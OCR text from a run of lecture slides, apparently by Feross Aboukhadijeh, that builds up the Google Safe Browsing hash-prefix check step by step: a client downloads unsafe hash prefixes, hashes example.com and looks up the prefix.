

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Hash prefix list
Google Safe Browsing Server
95 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
Client
Hash prefix list
Google Safe Browsing Server
96 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Client
Hash prefix list
Google Safe Browsing Server
97 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Is 'abcdef' prefix present?
Client
Hash prefix list
Google Safe Browsing Server
98 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Is 'abcdef' prefix present?
Yes
Client
Hash prefix list
Google Safe Browsing Server
99 Feross Aboukhadijeh

